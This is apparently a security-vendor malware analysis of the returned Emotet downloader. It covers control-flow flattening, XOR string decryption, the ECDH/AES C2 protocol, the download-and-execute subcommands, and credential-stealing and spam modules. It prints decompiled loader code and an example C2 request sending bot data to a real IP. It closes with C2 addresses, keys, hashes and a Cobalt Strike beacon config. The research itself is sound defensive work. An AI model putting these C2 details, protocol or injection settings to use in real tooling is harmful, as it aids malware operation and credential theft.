
Return of Emotet: Malware Analysis

zscaler.com/blogs/security-research/return-emotet-malware-analysis



Key Points

- Emotet is a downloader malware used to download and execute additional modules and payloads.
- In January 2021, a law enforcement action disrupted the malware, its infrastructure, and some of its threat actors.
- After almost a year-long hiatus, Emotet returned to the threat landscape in November 2021.
- Emotet modules focus on credential theft, email theft, and spamming.
- Secondary Emotet payloads have reportedly been Cobalt Strike.

Threatlabz has continued its analysis of the return of the prolific Emotet malware. In January 2021, a law enforcement action disrupted the Emotet malware and its infrastructure. This included the arrest of some of the threat actors involved with Emotet. Emotet has returned to the threat landscape as of November 14, 2021 and picked up where it left off after almost a year-long hiatus.

This blog is a follow up to our November 16, 2021 "Return of Emotet malware" post and focuses on the technical aspects of the new version of the Emotet malware.

Anti-Analysis Techniques

To make malware analysis and reverse engineering more difficult, Emotet uses a number of anti-analysis techniques. One of the first ones that stands out is control flow flattening where the structure of the program's control flow is removed, making it difficult to trace its execution. Figure 1 shows an example function where a randomized "control_flow_state" variable is used along with various while loops, if-else, switch, and other statements to confuse the analysis:

```
IMAGE_NT_HEADERS *__fastcall command_2_load_exec_emotet_module(int *s8b_file_data, s64b *s64b)
{
  int control_flow_state; // esi
  int v5; // ecx
  IMAGE_NT_HEADERS *injected_dll_buf; // eax
  int entry_point; // eax

  control_flow_state = 183030361;               // initial state value
  v5 = 7;
  while ( 1 )
  {
    while ( control_flow_state == 31126672 )
    {                                           // statement #3
      entry_point = mz_get_entry_point(974640, 511596, *&s64b->injected_dll_buf);
      *&s64b->entry_point = entry_point;
      if ( entry_point )
        control_flow_state = 264174806;
      else
        control_flow_state = 141525260;
    }
    if ( control_flow_state == 141525260 )      // statement #5
      break;
    if ( control_flow_state == 153231226 )      // statement #2
    {
      injected_dll_buf = MZ_copy_headers_and_sections(427694, s8b_file_data);
      *&s64b->injected_dll_buf = injected_dll_buf;
      if ( !injected_dll_buf )
        return injected_dll_buf;
      mz_apply_relocs(injected_dll_buf, injected_dll_buf);
      mz_resolve_imports(*&s64b->injected_dll_buf);
      control_flow_state = 31126672;
    }
    else if ( control_flow_state == 183030361 ) // statement #1
    {
      control_flow_state = 153231226;
    }
    else
    {
```

Figure 1: Example function using control flow flattening

Another technique that stands out is Windows API function call hashing with randomized function argument ordering. The Open Analysis HashDB IDA Plugin supports Emotet's hashing algorithm which helps defeat this anti-analysis mechanism.

Emotet encrypts all its important strings using an XOR-based algorithm and a per-string key. Figure 2 is an example IDA Python function that can be used to decrypt strings:

```
import struct

def decrypt_str(addr):
    tmp = get_bytes(addr, 8)
    xor_key = struct.unpack("I", tmp[0:4])[0]
    enc_len = struct.unpack("I", tmp[4:8])[0]
    str_len = xor_key ^ enc_len
    plain_buf = b""
    enc_buf = get_bytes(addr+8, str_len)
    num_dwords = int(str_len / 4)
    for i in range(num_dwords):
        enc_dword = struct.unpack("I", enc_buf[i*4:i*4+4])[0]
        plain_dword = xor_key ^ enc_dword
        plain_buf += struct.pack("I", plain_dword)
    remaining_bytes = str_len % 4
    if remaining_bytes:
        last_enc_dword = struct.unpack("I", enc_buf[-remaining_bytes:] + b"\x00"*(4-remaining_bytes))[0]
        last_plain_dword = xor_key ^ last_enc_dword
        plain_buf += struct.pack("I", last_plain_dword)[:remaining_bytes]
    return plain_buf
```

Figure 2: IDA Python function to decrypt strings

Configuration

Using the same encryption algorithm as for strings, Emotet stores three encrypted configuration items:

- Command and Control (C2) IP addresses, ports, and “use TLS” flags
- An Elliptic Curve Diffie Hellman (ECDH) public key used in C2 communications
- An Elliptic Curve Digital Signature Algorithm (ECDSA) public key used to verify responses from a C2

Command and Control

C2 communications is via HTTP requests. An example request looks like Figure 3:

```
GET /zhdIkW HTTP/1.1
Cookie: hNGYMa=fRJQ9BAXY0lOT2RRXGzF1fGn5gNUZgbharonCZvrGsfEw9x6txHP4zv784A1vLuQWe4a7icr04qeTEB25V/iu5PC7tzo/
8T5GU14IKna+8mM4tlphTBkbe2ZrO8wLopxWtS6kmz7agp5Z+h8OqThUASwwIVYhuWUxO14TAlImDpA4EGvza+GYoSBuSaVUUx6nRBdkgeqsNL+7AeGt7GSWH1T8Cu
ImaPrZo38DhkIqUKyaRQCnO4WjFIAYkFrUnOJm1lciLcN4pM0zlDmSPoG+Ch8vebxLh4xwfFWEAlxuAdLEuTfBXMxYzCsHg==
Host: 195.154.146.35:443
Connection: Keep-Alive
Cache-Control: no-cache
```

Figure 3: Example C2 request

The URI is randomly generated and data is encrypted in the Cookie header (a POST request is used for larger amounts of data). The Cookie header contains a randomly generated key name and base64 encoded key value. Once decoded, the key value contains:

- A generated ECDH public key
- AES encrypted request data
- Random bytes

The AES key used to encrypt request data is generated via the following method:

- The generated ECDH private key and embedded ECDH public key are used with the BCryptSecretAgreement function to generate a shared secret between the malware and C2
- The AES key is derived from the shared secret using the BCryptDeriveKey function

Plaintext request data, command data, and response data use a basic data encoding to encode DWORDs and variable length data. Request data contains the following:

- Command number
- Command data SHA256 hash
- Command data

As an example, a “command poll” (command number 1) contains the following command data:

- Bot ID (computer name and volume serial number)
- Hash of malware process path
- Build date (e.g. 20211114)
- Malware version (e.g. 10000)
- Encoded Windows version and architecture
- Malware process session ID
- Optional module acknowledgement

Response data is encrypted similarly to requests and once decrypted, the data is verified using the embedded ECDSA public key. Once verified, the data contains a command number and optional arguments.

Commands

Emotet has three broad commands:

- Remove self
- No operation / sleep
- Process subcommand

Most of the functionality is implemented in seven subcommands:

Subcommand	Notes
1	Update self
2	Load and execute Emotet module
3	Download and execute an EXE
4	Download and execute an EXE (as console user)
5	Download and inject a DLL (DllRegisterServer export)
6	Download and execute a DLL with regsvr32.exe
7	Download and execute a DLL with rundll32.exe (Control_RunDLL export)

The core component of Emotet is a downloader used to download and execute additional modules and payloads (e.g. likely Cobalt Strike).

Modules

Modules are DLL executables but require data from the Emotet core component and the received C2 command to run:

- Bot ID
- Embedded elliptic curve public keys
- Module ID (from C2 command)
- Module hash (from C2 command)
- Module argument (from C2 command)

They use the same set of anti-analysis features as the core component and contain their own list of C2s to send and receive additional data and responses. Analysis of the modules is ongoing, but at the time of research, Threatlabz has observed the following Emotet modules and functionality:

Module ID	Notes

2	Process listing module
19	Mail PassView module
20	WebBrowserPassView module
21	Outlook account stealer module
22	Outlook email stealer module
23	Thunderbird account stealer module
24	Thunderbird email stealer module
28	Email reply chain spam module
29	Typical spam module
36	Possibly a network proxy module

Most of the observed modules focus on mail and web browser credential theft, stealing emails, and spamming. The stolen mail credentials and emails are most likely used to fuel the spam modules.

Spam Module Analysis

As a deeper dive into one of the modules, let's look at module ID 29. It is used to send typical spam messages (not reply chain spam). To download data for a spam campaign, the module sends command number "1007" with the following command data to its module specific C2 list:

- Module ID
- Module hash
- Bot ID
- Hardcoded 0
- Optional SMTP account identifier and status
- Optional spam message identifier

The C2 responds with encoded data in three lists:

- Presumably stolen SMTP account information used to send the spam (Figure 4)
- To and from email addresses for the spam (Figure 5)
- Spam message details and attachment (Figure 6)

Figure 4: Example of post-processed stolen SMTP account list

```
...
{
    "from_email": "iwork@fiberhome.com",
    "identifier": 136329,
    "to": "ar[redacted]o.com",
    "unknown": "",
    "unknown2": "iwork\u00e7\u00a0\u0094\u00e5\u008f\u0091\u00e5\u0085\u00ac\u00e5\u0085\u00b1\u00e9\u0082\u00ae\u00e7\u00ae\u00b1"
},
{
    "from_email": "iwork@fiberhome.com",
    "identifier": 136330,
    "to": "ph[redacted]1.com",
    "unknown": "",
    "unknown2": "iwork\u00e7\u00a0\u0094\u00e5\u008f\u0091\u00e5\u0085\u00ac\u00e5\u0085\u00b1\u00e9\u0082\u00ae\u00e7\u00ae\u00b1"
},
...
```


Figure 5: Example of post-processed To/From email list

```
<html>
<head>
<meta http-equiv=Content-Type content="text/html; charset=utf-8">
</head>
<body>
Thank you for your help. Please see the attached.^M
<br><br><br><br><br>
-<br>
<br>
{RCPT.DOMAIN-1CAP}
<br>
info@{RCPT.DOMAIN}
</body>
</html>
```

Figure 6: Example of post-processed spam message template

The lists are used to create and execute a spam campaign. In the example above, the attachment was a maldoc with the SHA256 hash of eb8107b9e3162bd5b746d1270433cc26c961331c24fd4c9e90b2bf27902a7bc3.

Reply Chain Spam Module Analysis

The reply chain spam module (module ID 28) works similarly to the module just described. Let's take a closer look at an example spam campaign generated by this module.

The victim is tricked with a malspam using a reply-chain attack where an email thread has been stolen and pretends to be an original reply of the ongoing conversation (Figure 7):

Figure 7: Stolen mail used in the campaign

The attached malicious document uses social engineering to get the victim to enable macros (Figure 8):

Figure 8: Document with legitimate looking content to trick the user

The malicious macros are obfuscated (Figure 9):

Figure 9: Macro code to deobfuscate HTML code


The deobfuscated macros show that Emotet is downloaded and executed (Figure 10):

Figure 10: Partially deobfuscated HTML code to download and execute the Emotet payload

Conclusion

After a law enforcement disruption and almost a year long hiatus, it seems Emotet is picking up where it left off. The malware's core functionality is downloading additional modules and payloads. Emotet modules focus on credential theft, email theft, and spamming. Stolen credentials and emails are most likely used with the spamming modules to further the spread of Emotet. Stolen credentials along with Emotet's secondary payloads (reportedly Cobalt Strike) are most likely used to provide initial access to ransomware operators and affiliates.

Cloud Sandbox Detection



Indicators of Compromise

IOC
c7574aac7583a5bdc446f813b8e347a768a9f4af858404371eae82ad2d136a01
81.0.236[.]93:443
94.177.248[.]64:443
66.42.55[.]5:7080
103.8.26[.]103:8080
185.184.25[.]237:8080
45.76.176[.]10:8080
188.93.125[.]116:8080
103.8.26[.]102:8080
178.79.147[.]66:8080
58.227.42[.]236:80
45.118.135[.]203:7080
103.75.201[.]2:443
195.154.133[.]20:443
45.142.114[.]231:8080
212.237.5[.]209:443
207.38.84[.]195:8080
104.251.214[.]46:8080
138.185.72[.]26:8080
51.68.175[.]8:8080
210.57.217[.]132:8080

-----BEGIN PUBLIC KEY-----

MFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAEQF90tsTY3Aw9HwZ6N9y5+be9Xoov

pqHyD6F5DRTl9THosAoePIs/e5AdJiYxhmV8Gq3Zw1ysSPBghxjZdDxY+Q==

-----END PUBLIC KEY-----

-----BEGIN PUBLIC KEY-----

MFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAE86M1tQ4uK/Q1Vs0KTCk+fPEQ3cuw

TyCz+gIgzky2DB5Elr60DubJW5q9Tr2dj8/gEFs0TIIEJgLTuqzx+58sdg==

-----END PUBLIC KEY-----

8f683e032dd715da7fb470b0fb7976db35548139d91f4a1a3ad5d64f1ce8daad

---

3c755a3a4bc5a4d229b98563262227d64ac18f5ff97d3b1f8fa37cfd30148142

6f998e7f3aea5f5100e352135b089e585a7f95257d59a6c7b79a2fe3ae1445f4

---

bc0c8796411e71eb962909b0db3b281a2eb68facd402cc88768867cdd1848431

0ea7d56ea6cc2d838964dda792e148d872ebaab769a0d29abaf29009d6766ce7

---

fe5c53781c3ea6def61f69f78ec92eb7a711f898190443bb67ff266494bf2a35

8ea4c69f707693b58cac94842f88e63f49b893adf95cf5a9ba0adbe61ee0a0a9

---

e730fb1b7466975558b9e22732c84c88ef6c447261f94bbb8b6d4cbc17fc95fd

---

461648507a0ea26c886f1aeab55206a63457f1842106cb48533eb991cdf7d2d6

40148daea1d5e04b0a756b827bd83a1e0f3c0bad3cd77361c52b96019eb7d1cc

---

5b5fa30bf12f13f881708222824517d662f410b212a0f7f7ce5c611fd809f809

```
{
    "BeaconType": [
        "HTTPS"
    ],
    "Port": 443,
    "SleepTime": 5000,
    "MaxGetSize": 1403644,
    "Jitter": 10,
    "MaxDNS": "Not Found",
"PublicKey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCbcI0B4jpE0I6Ioj0qYRjoDYlN52X78HX2BZ1bBLV60oOeXcvOGi7Rxcz/n0
mSpsw9M4x0dnUWFYPL2HUxzufEfchGPyxEnH6ASasVbS0OWqIkUsuri/5vJUvisrcKT9Ebodon8Z2AUqOaZZ8s37VUxJhSm4IxsLJ6WRgFkwID
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
==",
    "C2Server": "lartmana\.com,/jquery-3.3.1.min.js",
    "UserAgent": "Not Found",
    "HttpPostUri": "/jquery-3.3.2.min.js",
    "HttpGet_Metadata": "Not Found",
    "HttpPost_Metadata": "Not Found",
    "SpawnTo": "AAAAAAAAAAAAAAAAAAAAAA==",
    "PipeName": "Not Found",
    "DNS_Idle": "Not Found",
    "DNS_Sleep": "Not Found",
    "SSH_Host": "Not Found",
    "SSH_Port": "Not Found",
    "SSH_Username": "Not Found",
    "SSH_Password_Plaintext": "Not Found",
    "SSH_Password_Pubkey": "Not Found",
    "HttpGet_Verb": "GET",
    "HttpPost_Verb": "POST",
    "HttpPostChunk": 0,
    "Spawnto_x86": "%windir%\\syswow64\\dllhost.exe",
    "Spawnto_x64": "%windir%\\sysnative\\dllhost.exe",
    "CryptoScheme": 0,
    "Proxy_Config": "Not Found",
    "Proxy_User": "Not Found",
    "Proxy_Password": "Not Found",
    "Proxy_Behavior": "Use IE settings",
    "Watermark": 0,
    "bStageCleanup": "True",
    "bCFGCaution": "False",
    "KillDate": 0,
    "bProcInject_StartRWX": "False",
    "bProcInject_UseRWX": "False",
    "bProcInject_MinAllocSize": 17500,
    "ProcInject_PrependAppend_x86": [
        "kJA=",
        "Empty"
    ],
    "ProcInject_PrependAppend_x64": [
        "kJA=",
        "Empty"
    ],
    "ProcInject_Execute": [
        "ntdll:RtlUserThreadStart",
        "CreateThread",
        "NtQueueApcThread-s",
        "CreateRemoteThread",
        "RtlCreateUserThread"
    ],
    "ProcInject_AllocationMethod": "NtMapViewOfSection",
    "bUsesCookies": "True",
    "HostHeader": "",
    "version": 4
}
```